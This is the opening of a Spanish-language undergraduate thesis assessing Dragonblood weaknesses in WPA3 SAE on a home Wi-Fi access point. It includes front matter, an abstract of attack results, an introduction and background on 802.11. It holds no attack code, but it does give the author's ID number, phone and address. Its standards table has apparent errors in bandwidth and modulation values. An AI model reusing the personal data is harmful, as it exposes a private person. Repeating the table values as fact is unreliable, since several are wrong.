Universidad Nacional de Loja

Facultad de la Energía, las Industrias y los Recursos Naturales no Renovables

Carrera de Ingeniería en Electrónica y Telecomunicaciones

Evaluación de vulnerabilidades del protocolo WPA3 SAE con el esquema Dragonblood en una red Wi-Fi domiciliaria y de oficina pequeña

Trabajo de Titulación, previo a la obtención del Título de Ingeniero en Electrónica y Telecomunicaciones

AUTOR:

Byron Lenin Correa Castillo

DIRECTOR:

Ing. Marco Augusto Suing Ochoa, Mg. Sc.

Loja – Ecuador

2024

Certificación

Loja, 28 de agosto de 2023

Ing. Marco Augusto Suing Ochoa Mg. Sc.
DIRECTOR DEL TRABAJO DE TITULACIÓN

CERTIFICO:

Que he revisado y orientado todo proceso de la elaboración del Trabajo de Titulación denominado: **Evaluación de vulnerabilidades del protocolo WPA3 SAE con el esquema Dragonblood en una red Wi-Fi domiciliaria y de oficina pequeña;** previo a la obtención del título de Ingeniero en **Electrónica y Telecomunicaciones,** de la autoría del estudiante **Byron Lenin Correa Castillo**, **con cédula de identidad Nro.1150042297**, una vez que el trabajo cumple con todos los requisitos exigidos por la Universidad Nacional de Loja para el efecto, autorizo la presentación para la respectiva sustentación y defensa.

Ing. Marco Suing Ochoa, Mg. Sc.
DIRECTOR DEL TRABAJO DE TITULACIÓN

Autoría

Yo, **Byron Lenin Correa Castillo,** declaro ser el autor del presente Trabajo de Titulación y eximo expresamente a la Universidad Nacional de Loja y a sus representantes jurídicos de posibles reclamos o acciones legales por el contenido del mismo. Adicionalmente acepto y autorizo a la Universidad Nacional de Loja, la publicación de mi Trabajo de Titulación en el Repositorio Institucional – Biblioteca Virtual.

Firma: Firmado electrónicamente por: BYRON LENIN CORREA CASTILLO

Cédula de identidad: 1150042297

Fecha: 24 de enero de 2024

Correo electrónico: byron.correa@unl.edu.ec

Teléfono: 0992125648

Carta de autorización por parte del autor, para consulta, reproducción parcial o total, y/o publicación electrónica de texto completo del Trabajo de Titulación.

Yo, **Byron Lenin Correa Castillo** , declaro ser el autor del Trabajo de Titulación titulado: **Evaluación de vulnerabilidades del protocolo WPA3 SAE con el esquema Dragonblood en una red Wi-Fi domiciliaria y de oficina pequeña**, como requisito para optar al grado de: **Ingeniero en Electrónica y Telecomunicaciones**, autorizo al Sistema Bibliotecario de la Universidad Nacional de Loja para que con fines académicos, muestre al mundo la producción intelectual de la Universidad, a través de la visibilidad de su contenido de la siguiente manera en el Repositorio Institucional.

Los usuarios pueden consultar el contenido de este trabajo en el Repositorio Institucional, en las redes de información del país y del exterior, con las cuales tenga convenio la Universidad.

La Universidad Nacional de Loja, no se responsabiliza por el plagio o copia del Trabajo de Titulación que realice un tercero.

Para constancia de esta autorización, en la ciudad de Loja, al veinticuatroavo día del mes de enero del dos mil veinticuatro.

Firma: Firmado electrónicamente por: BYRON LENIN CORREA CASTILLO

Autor: Byron Lenin Correa Castillo

Cédula.:1150042297

Dirección: Loja, (Barrio La Argelia)

Correo electrónico: byron.correa@unl.edu.ec

Teléfono o celular: 0992125648

DATOS COMPLEMENTARIOS:

Director del Trabajo de Titulación: Ing. Marco Augusto Suing Ochoa, Mg. Sc.

Dedicatoria

Apreciada familia. En este apogeo de éxito y realización, les dedico este trabajo de investigación de pregrado a todos ustedes, quienes han servido consistentemente como mi fuente inquebrantable de motivación y respaldo a lo largo de esta odisea académica. A través de esta sincera declaración, pretendo transmitir mi agradecimiento y admiración por el afecto inquebrantable, la motivación incesante y la creencia inquebrantable que me han brindado durante este arduo viaje hacia la iluminación

A mis queridos abuelos maternos, con su sabia guía y profunda comprensión he recorrido cada paso de mi camino. Sus palabras alentadoras y cariñosas me han hecho seguir adelante incluso en momentos de duda e inestabilidad.

A mi querido hermano, a lo largo de mi viaje, me has dado siempre un aliento inquebrantable y has aplaudido con sincera alegría incluso los logros más pequeños.

A mis padres, quienes me han inculcado el valor del trabajo arduo y el compromiso. El apoyo inquebrantable y los sacrificios desinteresados que ha realizado me han sentado las bases para perseguir mis aspiraciones, y cada logro que he logrado es el resultado directo de su amor incondicional y su aliento inexorable.

La realización de esta investigación puede atribuirse principalmente al amor y al apoyo que he recibido de todos los que me rodean. Cada página de este escrito está impregnada de la dedicación y el trabajo conjunto de una familia que no sólo tiene fe en mí, sino que también me inspira a perseguir mis metas más elevadas.

Byron Lenin Correa Castillo

Agradecimiento

En primer lugar, expreso mi profundo agradecimiento a Dios, quien es la base de mi fortaleza, amor, y mi guía incondicional en este arduo proceso académico, ayudándome a enfrentarme a cualquier desafío con determinación y confianza.

A mi familia, mi eterno apoyo, expreso mi profunda gratitud por ser mi inspiración y mi motor inagotable. Su presencia constante, palabras de aliento y confianza han sido mi mayor impulso. Cada sacrificio que han realizado para apoyarme en este camino ha sido invaluable, y no podría haber llegado hasta aquí sin su amor incondicional y comprensión.

A mi estimado director de Trabajo de Titulación Ing. Marco Augusto Suing Ochoa por su dedicación y orientación de la manera más profesional posible con su conocimiento y experiencia durante el proceso de investigación para poder culminar este trabajo de fin de grado.

Agradezco al personal docente y administrativo de la carrera de Ingeniería en Electrónica y Telecomunicaciones de la Universidad Nacional de Loja, por su contribución en el proceso de mi formación profesional brindando sus conocimientos académicos y habilidades profesionales. Les estaré eternamente agradecido por haberme formado como profesional proporcionándome los conocimientos y valores necesarios para desempeñarme profesionalmente en el campo de la ingeniería.

Byron Lenin Correa Castillo

Índice de contenidos

Índice de Tablas:

Índice de Figuras:

Índice de Anexos:

Acrónimos

AAD: Additional Authentication Data

ACM: Anti-Clogging Mechanism

AES: Advanced Encryption Standard

AP: Access Point

ARP: Address Resolution Protocol

BRAN: Broadband Radio Access Network

BSS: Basic Service Set

BSSID: Basic Service Set Identifier

CBC-MAC: Cipher-Block Chaining-MAC

CCK: Complementary Code Keying

CCMP: Counter Mode with Cipher Block Chaining Message Authentication Code Protocol

CET: Control-Flow Enforcement Technology

CRC: Cyclic Redundancy Check

CSMA/CA: Carrier Sense Multiple Access with Collision Avoidance

DHKE: Diffie-Hellman Key Exchange

DLP: Discrete Logarithm Protocol

DoS: Denegation of Service

DS: Distribution System

DSSS: Direct Sequence Spread Spectrum

ECC: Elliptic Curve Cryptography

ECDH: Elliptic-Curve Diffie Hellman

ECDSA: Elliptic Curve Digital Signature Algorithm

EDCA: Enhanced Distributed Channel Access

ERP: Energy Efficient WLAN Radio Resource Measurement Extensions

ESS: Extended Service Set

ETSI: European Telecommunications Standards Institute

FCC: Criptografía de Campos Finitos

GCMP: Galois/Counter Mode Protocol

GTK: Group Transient Key

HiperLAN: High Performance Radio Local Area Network

HMAC: Hash Message Authentication Code

IBSS: Independent Basic Service Set

ICV: Integrity Check Value

IEEE: Institute of Electrical and Electronics Engineers

IETF: Internet Engineering Task Force

IV: Initialization vector

IWD: Intel Wireless Daemon

KDF: Función de Derivación de Claves

KRACK: Key Reinstallation Attack

LAN: Local Area Network

LDCP: Low Density Parity Check

LLC: Last Level Cache

MAC: Media Access Control

MIC: Message Integrity Code o “Michael”

MIMO: Multiple-Input Multiple-Output

MitM: Man in The Middle

MODP: Modulo a un primo

MPDU: MAC Protocol Data Unit

MU-MIMO: Multiple-User MIMO

NSA: National Security Agency

OFDM: Orthogonal Frequency Division Modulation

OFDMA: Multiple access with multi-channeling by orthogonal frequencies

OSI: Open System Interconnection

PAKE: Password Authentication Key Exchange

PBCC: Codificación Convolucional Binaria de Paquete

PBKDF2: Password Based Key Derivation Function 2

PDA: Performance Degradation Attack

PE: Password Element

PLCP: Physical Layer Convergence Procedure

PMF: Protected Management Frames

PMK: Pairwise Master Key

PN: Packet Number

PPDU: PLCP Protocol Data Unit

PSK: Pre-shared key

PTK: Pairwise transitional key

PMKID: Pairwise Master Key Identifier

QAM: Quadrature Amplitude Modulation

QoS: Quality of Service

RADIUS: Remote Access Dial in User Service

RC4: Rivest Cipher 4

RIFS: Reduced Interframe Space

RSSI: Received signal strength

RTS/CTS: Request To Send/Clear To Send

SAE: Simultaneous Authentication Equals

SHA: Secure Hash Algorithm

SSID: Service Set Identifier

STA: Station

TKIP: Temporal Key Integrity Protocol

TWT: Target Wakeup Time

U-NII: Infraestructura Nacional de Información No Licenciada

WEP: Wired Equivalent Privacy

Wi-Fi: Wireless Fidelity

WLAN: Wireless Local Area Network

WMAN: Wireless Metropolitan Area Network

WPA: Wi-Fi Protected Access

WPAN: Wireless Personal Area Network

WWAN: Wireless Wide Area Network

1. Título

Evaluación de vulnerabilidades del protocolo WPA3 SAE con el esquema Dragonblood en una red Wi-Fi domiciliaria y de oficina pequeña

2. Resumen

Este trabajo se centró en la evaluación de vulnerabilidades del protocolo SAE siguiendo el esquema de ataque de Dragonblood en una red inalámbrica doméstica y de oficina pequeña. La metodología involucró la selección y configuración de herramientas tanto de software como hardware para establecer un entorno real controlado para la evaluación de las vulnerabilidades descritas en Dragonblood. Inicialmente, se observó una vulnerabilidad en el AP que resultó en una sobrecarga de procesamiento al autenticar clientes por la utilización de Criptografía de Curva Elíptica (ECC) lo que desencadenó un ataque de Denegación de Servicio (DoS). Además, se examinó el modo de transición y se encontró que era posible capturar parcialmente el intercambio de cuatro vías mediante la suplantación del AP con WPA2 para posteriormente ejecutar un ataque de diccionario. El ataque de degradación de grupo de seguridad no fue factible sin embargo tuvo efectos similares a un ataque DoS en dispositivos clientes. La vulnerabilidad de canal lateral basado en tiempo no pudo ser aprovechada debido a la falta de soporte de Criptografía de Campo Finito (FFC) en el AP. En cuanto la vulnerabilidad relacionada con el ataque de canal lateral basado en caché, se realizo en una máquina virtual basada en Linux mediante un entorno configurado en un contenedor de Docker para agilizar y simplificar el ataque. Los intentos de llevar a cabo el ataque de canal lateral basado en caché en un procesador Intel Core i7-11370H no tuvieron éxito en la recuperación de la clave, debido a la influencia de su microarquitectura y mecanismos de seguridad, produciendo mediciones imprecisas del acceso a la caché. Basados en estos resultados, se recomiendan medidas de seguridad adicionales para mitigar o reducir el impacto de las vulnerabilidades identificadas en el AP. Estos resultados contribuyen al entendimiento de las debilidades en el protocolo SAE y pueden guiar a mejoras en la seguridad de las redes inalámbricas.

Palabras claves: ataques de diccionario, desautenticación, criptografía , ataques de canal lateral, redes inalámbricas.

Abstract

This work focused on the assessment of SAE protocol vulnerabilities following the Dragonblood attack scheme in a home and small office wireless network. The methodology involved the selection and configuration of both software and hardware tools to establish a real controlled environment for the assessment of the vulnerabilities described in Dragonblood. Initially, a vulnerability was observed in the AP that resulted in a processing overhead when authenticating clients by using Elliptic Curve Cryptography (ECC) which triggered a Denial of Service (DoS) attack. In addition, we examined the transition mode and found that it was possible to partially capture the four-way exchange by impersonating the AP with WPA2 to subsequently execute a dictionary attack. The security group degradation attack was not feasible however it had similar effects to a DoS attack on client devices. The time-based side channel vulnerability could not be exploited due to the lack of Finite Field Cryptography (FFC) support in the AP. As for the vulnerability related to the cache-based side channel attack, it was performed on a Linux-based virtual machine using an environment configured in a Docker container to streamline and simplify the attack. Attempts to perform the cache-based side channel attack on an Intel Core i7-11370H processor were unsuccessful in key recovery, due to the influence of its microarchitecture and security mechanisms, producing inaccurate cache access measurements. Based on these results, additional security measures are recommended to mitigate or reduce the impact of the vulnerabilities identified in the AP. These results contribute to the understanding of weaknesses in the SAE protocol and may lead to improvements in wireless network security.

Keywords: dictionary attacks, Deauthentication, cryptography, side channel attacks, wireless networks.

3. Introducción

Actualmente, las redes inalámbricas han experimentado un crecimiento exponencial, se usan desde residencias hasta pequeñas oficinas. Se puede decir que se debe a las ventajas que ofrecen sobre los sistemas cableados: movilidad, rentabilidad y facilidad de instalación. Sin embargo, ofrecen menos seguridad que las redes cableadas. A razón de que los datos se transmiten a través de ondas electromagnéticas por el espacio libre, lo que puede permitir a atacantes interceptar y alterar los paquetes de información transmitidos utilizando herramientas especializadas. Por lo tanto, es de vital importancia estar atentos a estos riesgos y establecer las medidas de seguridad necesarias para evitarlos o reducir su impacto.

Los ataques a las redes inalámbricas domésticas pueden hacer que la seguridad de la información se derrumbe, ya que hay tres pilares principales (integridad, confidencialidad y autenticación) que deben permanecer intactos. Si algún pilar falla, la seguridad de la información se verá comprometida. El objetivo más frecuente de los exploits en las redes inalámbricas es el propio protocolo de seguridad, ya que WEP se ha visto completamente comprometido y se pueden utilizar herramientas muy fácilmente para realizar ataques contra WPA/WPA2. Para salvaguardar tanto la red como la información compartida, es necesario comprender las posibles vulnerabilidades e implementar contramedidas.

La certificación de seguridad más reciente es WPA3 que se lanzó en 2018, con el fin de solventar las falencias de WPA2 en cuanto el ataque *Key Reinstallation Attack (*KRACK*)*, sin embargo, de acuerdo a Vanhoef & Ronen (2019) ya se descubrieron algunas vulnerabilidades que pueden ser aprovechadas para atacar WPA3. El protocolo WPA3 utiliza un nuevo mecanismo de autenticación llamado *Simultaneus Autentication Equals*（SAE) el cual evita los de diccionario offline y fuerza bruta, el cual, es muy trivial de utilizarlo para romper el protocolo WPA2 y la razón por la cual se empezó a trabajar en WPA3.

Estas vulnerabilidades podrían permitir a los adversarios recuperar contraseñas y lanzar ataques DoS. Afortunadamente, Wi-Fi Alliance, el organismo que promueve la tecnología inalámbrica, entró en acción una vez que se enteró y ha estado tomando medidas para garantizar una mayor seguridad en los dispositivos compatibles. Dicho esto, no hay garantía de que estas actualizaciones lleguen a todos los productos actuales compatibles con WPA3.

Cabe mencionar que, actualmente no existen herramientas oficiales para auditar redes WPA3 en comparación con las herramientas disponibles para auditar de redes WPA2. Una de las herramientas más populares para estos fines es Aircrack-ng, la cual es capaz de detectar y capturar el handshake de cuatro vías de redes WPA3, sin embargo, no es útil para ataques de

fuerza bruta offline, ya que estos no son efectivos en este protocolo, debido a que utiliza una *Pairwise Master Key* (PMK) distinta en cada conexión lo que garantiza un secreto perfecto hacia delante de la información. A pesar de esto, se han desarrollado herramientas experimentales para Aircrak-ng y pruebas de concepto (PoC) en investigaciones como Vanhoef & Ronen (2020) y Almeida et al. (2020), las cuales han sido utilizadas para romper la seguridad de WPA3. En este trabajo, se utilizarán estas herramientas para comprobar la seguridad de una red WPA3 utilizada en hogares y pequeñas oficinas con un AP popular en el mercado de uso doméstico. Estos ataques incluyen desde ataques DoS hasta la recuperación de claves mediante degradación de protocolos o ataques de canal lateral.

A su vez, la pandemia mundial que se suscitó en el 2020 ha conducido a que se incremente la modalidad de teletrabajo. Según un informe de la Organización Internacional del Trabajo (2020), entre el 20% y el 30% de los trabajadores asalariados efectivamente trabajaron desde sus hogares durante las medidas de confinamiento en América Latina. Antes de la pandemia, esta cifra era inferior al 3%. En América Latina, se estima que alrededor de 23 millones de personas trabajaron desde casa durante la pandemia de COVID-19, lo que ha llevado de forma indirecta a que aumente el número de redes Wi-Fi en los hogares y las pequeñas empresas.

Además, las cifras de los ataques cibernéticos en América latina son alarmantes. Según informes de Kaspersky (2021) pone de manifiesto un aumento alarmante del 24% en la incidencia de ciberataques en la región durante los primeros ocho meses del año, en comparación con el mismo periodo en 2020. Este análisis se basa en la evaluación de los 20 programas maliciosos más comunes, responsables de más de 728 millones de intentos de infección en la región, lo que equivale a un promedio de 35 ataques por segundo Los países con mayor crecimiento en ciberataques son Ecuador (+75%), seguido por Perú (+71%), Panamá (+60%), Guatemala (+43%) y Venezuela (+29%). Cabe señalar, según un informe de Fortinet, (2023), América Latina y el Caribe experimentaron más de 360 mil millones de intentos de ciberataques en 2022. México fue el país más afectado, con 187 mil millones de intentos de ataques, seguido de Brasil, Colombia y Perú.

El principal objetivo de este estudio de investigación es evaluar las vulnerabilidades en una red inalámbrica con WPA3 SAE en un entorno doméstico o de oficina pequeña. Con este fin, se planea utilizar un AP inalámbrico de uso doméstico con el estándar IEEE 802.11ax (Wi-Fi 6) y soporte de WPA3 con una buena relación calidad-precio para configurar el entorno controlado. Los resultados de esta evaluación de vulnerabilidades se utilizarán para evaluar la eficacia de los mecanismos de seguridad del punto de acceso contra los ataques identificados

en el estudio conocido como "DragonBlood" desarrollado por parte de los investigadores Vanhoef & Ronen (2020) e implementar las técnicas mejoradas para ataques de canal lateral basado en caché de Almeida et al. (2020). En caso de ser factibles dichos ataques, se proporcionará medidas de seguridad en base a las capacidades del AP para mitigarlos o reducir su impacto en la red Wi-Fi


La ejecución y planeación del proyecto se llevó a cabo en cuatro capítulos de la siguiente forma: En el primer capítulo se realiza el análisis teórico mediante la recopilación de información de trabajos de investigación enfocados en la fundamentación teórica de las redes inalámbricas, su funcionamiento y los protocolos de seguridad utilizados para proteger la información, enfocándose en el protocolo WPA3 SAE. En el segundo capítulo, se explican los métodos utilizados para la evaluación de las vulnerabilidades del protocolo WPA3 SAE, partiendo desde la elección y compilación de las herramientas, la configuración del entorno y la metodología utilizada para realizar la evaluación de cada vulnerabilidad descrita en Dragonblood. En el tercer capítulo, se muestran los resultados obtenidos mediante la evaluación de las vulnerabilidades y los ataques a la implementación de WPA3 SAE, y se determinan medidas de seguridad basadas en los hallazgos de la evaluación de vulnerabilidades realizada. Por último, se redactan las conclusiones y recomendaciones obtenidas a partir del trabajo de investigación realizado teórica y experimentalmente.

4. Marco teórico

4.1 Tecnologías de conectividad Inalámbrica

Las redes inalámbricas utilizan ondas de radio para conectar dispositivos sin necesidad de cables, lo que puede resultar económicamente más viable que las alternativas con cableado. Operan en un espectro sin licencia, conocido como banda ISM, reservado para uso industrial, científico y médico. Las frecuencias disponibles varían entre países, siendo comunes las bandas de 2,4 GHz y 5 GHz. Estas bandas permiten a los usuarios operar redes inalámbricas sin necesidad de licencia, facilitando la conectividad de forma gratuita. La clasificación de las redes inalámbricas se puede realizar según sus áreas de cobertura como se ilustra en la **Figura 1**. (Koripi, 2021)

Figura 1.
Clasificación de las redes inalámbricas.



Tomado de "A REVIEW ON SECURE COMMUNICATIONS AND WIRELESS PERSONAL AREA NETWORKS(WPAN)", por M.Koripi, 2021,(https://papers.ssrn.com/sol3/papers.cfm?abstract_id=3906607)

Los tipos de redes inalámbricas se diferencian por varios aspectos, desde sus medios de transmisión como lo son: microondas, ondas satelitales, ondas de radio, infrarrojo, dependiendo de la aplicación requerida. Las diferencias principales de cada tipo de red inalámbrica se encuentran plasmadas en la **Tabla 1**.

Tabla 1.
Diferencias principales de los tipos de redes Inalámbricas

Tipo	Cobertura	Rendimiento	Estándar	Aplicaciones
Wireless PAN	Alrededor de una persona	Moderado	IEEE 802.15	Periféricos Inalámbricos

Wireless LAN	Entre ediciones o en campos	Alto	IEEE 802.11	Campus Inalámbricos
Wireless MAN	Dentro de una ciudad	Alto	IEEE 802.16	Enlaces entre oficinas
Wireless WAN	Alrededor de mundo	Alto	IEEE 802.20	Lugares con grandes distancias

Tomado de Comparativa de redes inalámbricas, por C.Valencia, 2019,(https://dspace.ups.edu.ec/bitstream/123456789/17531/1/UPS%20-%20ST004133.pdf)

4.2 Wireless Local Area Network (WLAN).

La norma IEEE 802.11 para redes de área local inalámbricas (WLAN) es una tecnología con más de 20 años de desarrollo y normalización. En 1997 se publicó la primera versión de la norma 802.11 como alternativa inalámbrica a las redes LAN con tecnología Ethernet. Están diseñadas para el acceso inalámbrico en áreas con un alcance típico de hasta 100 metros y se utilizan en casa, en colegios, salas de ordenadores u oficinas. Esto permite a los usuarios moverse dentro de un área de cobertura local y permanecer conectados a la red. Las WLAN se basan en la norma IEEE 802.11 y se comercializan bajo la marca Wi-Fi.(Bellalta et al., 2021).

A continuación, se describe resumidamente las tecnologías de WLAN:

- IEEE 802.11, WiFi: es el estándar más extendido, y tiene mucho más desarrollo que las demás tecnologías inalámbricas de área local, fue más pensado para el entorno doméstico y de oficina para la conectividad de área local inalámbrica. Los estándares iniciales brindaban una velocidad de datos muy baja alrededor de los 2 Mbps por AP, que fue aumentando a medida que el estándar fue evolucionado desde el 802.11b hasta llegar al actual que es el 802.11ax.
- HiperLAN (*High Performance Radio Local Area Network*) 1 y 2: fue parte del proyecto BRAN (*Broadband Radio Access Network*- Red de Acceso Radioeléctrico de Banda Ancha) del ETSI (Instituto Europeo de Normas de Telecomunicaciones) es la red de área local radioeléctrica de alto rendimiento (HiperLAN), que también se denominada red de área local inalámbrica. HiperLAN1 fue desarrollado en 1996 permitiendo velocidades de datos de hasta 20 Mbps. Para el año 2000 se desarrolló una actualización del estándar, HiperLAN 2. Según la investigación de Kulkarni et al. (2020) en donde se realizó diseño de una antena para operar con esta tecnología, se señala que puede ofrecer velocidades de datos de 6 hasta 54 Mbps en la banda de 5GHz.

4.2.1 Elementos básicos de las redes Wi-Fi

Este apartado se integra para la definición de los términos utilizados en una arquitectura de red inalámbrica. Según (Farej & Ali, 2020) la arquitectura lógica del estándar 802.11 se forma de varios componentes principales:

- **Estación (Station-STA)**: Un dispositivo cliente en una red inalámbrica 802.11 (Wi-Fi). Puede ser cualquier dispositivo que proporciona funcionalidad 802.11 en la capa de control de acceso al medio (MAC) y en la capa física (PHY). A lo largo de este documento se tratará indiferentemente STA y cliente.
- **Un punto de acceso (*Access Point*-AP):** también puede ser llamado estación base (BS), opera en la capa de enlace de datos. Es el nodo central de una red Wi-Fi y el que define el estándar que se utilizará en la comunicación.
- **Conjunto de servicios básicos (*Basic Service Set*-BSS):** Comprende un punto de acceso, junto con todas las estaciones asociadas. El punto de acceso funciona como maestro para el control de las estaciones dentro de ese BSS. El BSS más simple está compuesto por un AP y un STA (Ver Figura 3)**.**
- **BSS independiente (*Independent Basic Service Set* - IBSS):** se da cuando todas las estaciones en el conjunto de servicios básicos son estaciones móviles y no existe una conexión a una red cableada, también se denomina como una red ad-hoc que no tiene puntos de acceso, por lo cual no puede conectarse con otro BSS (Ver **Figura 2**).


Figura 2.
Conjunto de servicios básicos independiente (IBSS) y (BSS).

Elaborado por el autor.

- **Conjunto de servicios extendidos (*Extended Service Set* - ESS):** Es un conjunto de uno o más conjuntos entrelazados de servicios básicos (BSS) los cuales aparecen como un solo BSS a la capa de control de enlace lógico de cualquier estación vinculada con uno de esos BSS (Ver **Figura 3**)**.**

- **Sistema de distribución (*Distribution System* - DS):** Es el sistema por el cual los diferentes puntos de acceso pueden realizar el intercambio de tramas entre sí o con las redes cableadas, si las hubiera. El sistema de distribución no es forzosamente una red. La norma IEEE 802.11 no establece ninguna tecnología específica para el sistema de distribución. En casi todos los productos comerciales se utiliza Ethernet por cable como tecnología troncal**.**

Figura 3.
Conjunto de servicios extendidos (ESS) y soporte a la movilidad



Elaborado por el autor.

4.3 Estándar IEEE 802.11

El Instituto de Ingenieros Eléctricos y Electrónicos (*Institute of Electrical and Electronics Engineers* -IEEE) es una organización de carácter mundial que fue creada en el año 1884 con el fin de estandarizar nuevas tecnologías entre las cuales están las telecomunicaciones. Ha creado varios estándares, entre los cuales se pueden mencionar el IEEE 802.11 que fue presentado en el año 1997, con el enfoque a las dos capas inferiores del modelo OSI (*Open System Interconnection*). Los distintos grupos de trabajo han realizado varias revisiones del estándar original, las cuales han permitido el desarrollo de distintos estándares para comunicaciones inalámbricas. La primera versión del estándar IEEE 802.11 se denominó "legacy" siendo publicada en el año 1997, en esta versión la tasa de transmisión teórica era de 1 y 2 Mbps en la banda de 2,4 GHz o sobre señales infrarrojas. A lo largo de la evolución del estándar 802.11 fueron apareciendo varios estándares con mejoras a su antecesor que se describen en la **Tabla 2**. En la actualidad, los estándares que más se utilizan en redes

inalámbricas de área personal son: IEEE 802.11n, IEEE 802.11 ac e IEEE 802.11ax, los cuales pueden operar tanto en la banda de 2,4GHz y 5GHz (Guallichico, 2020).

Tabla 2.
Evolución del estándar 802.11 a nivel de capa física


Estándar (Año)	**Frecuencia (GHz)**	**Ancho de Banda (MHz)**	**Tasa máxima de transmisión (Mbps)**	**Rango**	**Esquema de Modulación**	**Arquitectura de canales**	**Max. Potencia de TX (*mW*)**	**Novedades**
IEEE 802.11b (1999)	2.4	21	11 Mbps	35 m	BPSK-256QAM	DSSS, CCK	100	Se solucionaron problemas de interoperabilidad entre equipos de distintas marcas.
IEEE 802.11a (1999)	5	22	54 Mbps	35 m	BPSK-256QAM	OFDM	100	Utiliza 52 subportadoras y se utiliza 5GHz.
IEEE 802.11g (2003)	2.4	23	54 Mbps	70 m	BPSK-256QAM	DSSS, OFDM	100	Tiene retrocompatibilidad con el estándar 802.11b.
IEEE 802.11n (2009)	2.4 y 5	20 y 40	150 Mbps (20 MHz, 2x2) 600 Mbps (40 MHz, 4x4)	70 m	BPSK-256QAM	OFDM	100	La primera variante que utiliza MIMO, además trabaja en 2,4 y 5 GHz simultáneamente.
IEEE 802.11ac (2013)	5	20,40,80, 80+80 =160	433 Mbps (80 MHz, 1SS) 6,93 Gbps (160 MHz,8SS)	35m	BPSK-256QAM	OFDM	160	Utiliza la tecnología MU-MIMO de hasta 8 streams. Se utiliza por primera vez el *beamforming*
IEEE 802.11ax (2019)	2.4 y 5	20,40,80, 80+80, 160	600,4Mbps (80 MHz, 1SS) 9,61 Gbps (160 MHz,8SS)	35 m	BPSK-1024QAM	OFDMA	160	Mejora al 802.11ac utilizando nuevos mecanismos como TWT para ahorro energético y BSS color para diferenciar usuarios.

Nota: Para ampliar el estudio de la evolución del estándar 802.11 referirse a el **Anexo 1**.

4.3.1 Trama MAC 802.11

Una trama MAC es una secuencia de bits que transporta información relevante como; cabecera, cuerpo y una secuencia de verificación de la trama (FCS). Según (Liberatori, 2018) el formato de la trama MAC se compone por nueve campos que se producen en un orden establecido en todas las tramas (ver **Figura 4**).

Figura 4.
Estructura de trama MAC del estándar 802.11



Tomado de Redes de datos y sus protocolos (p.225), por M.Liberatori, 2018.

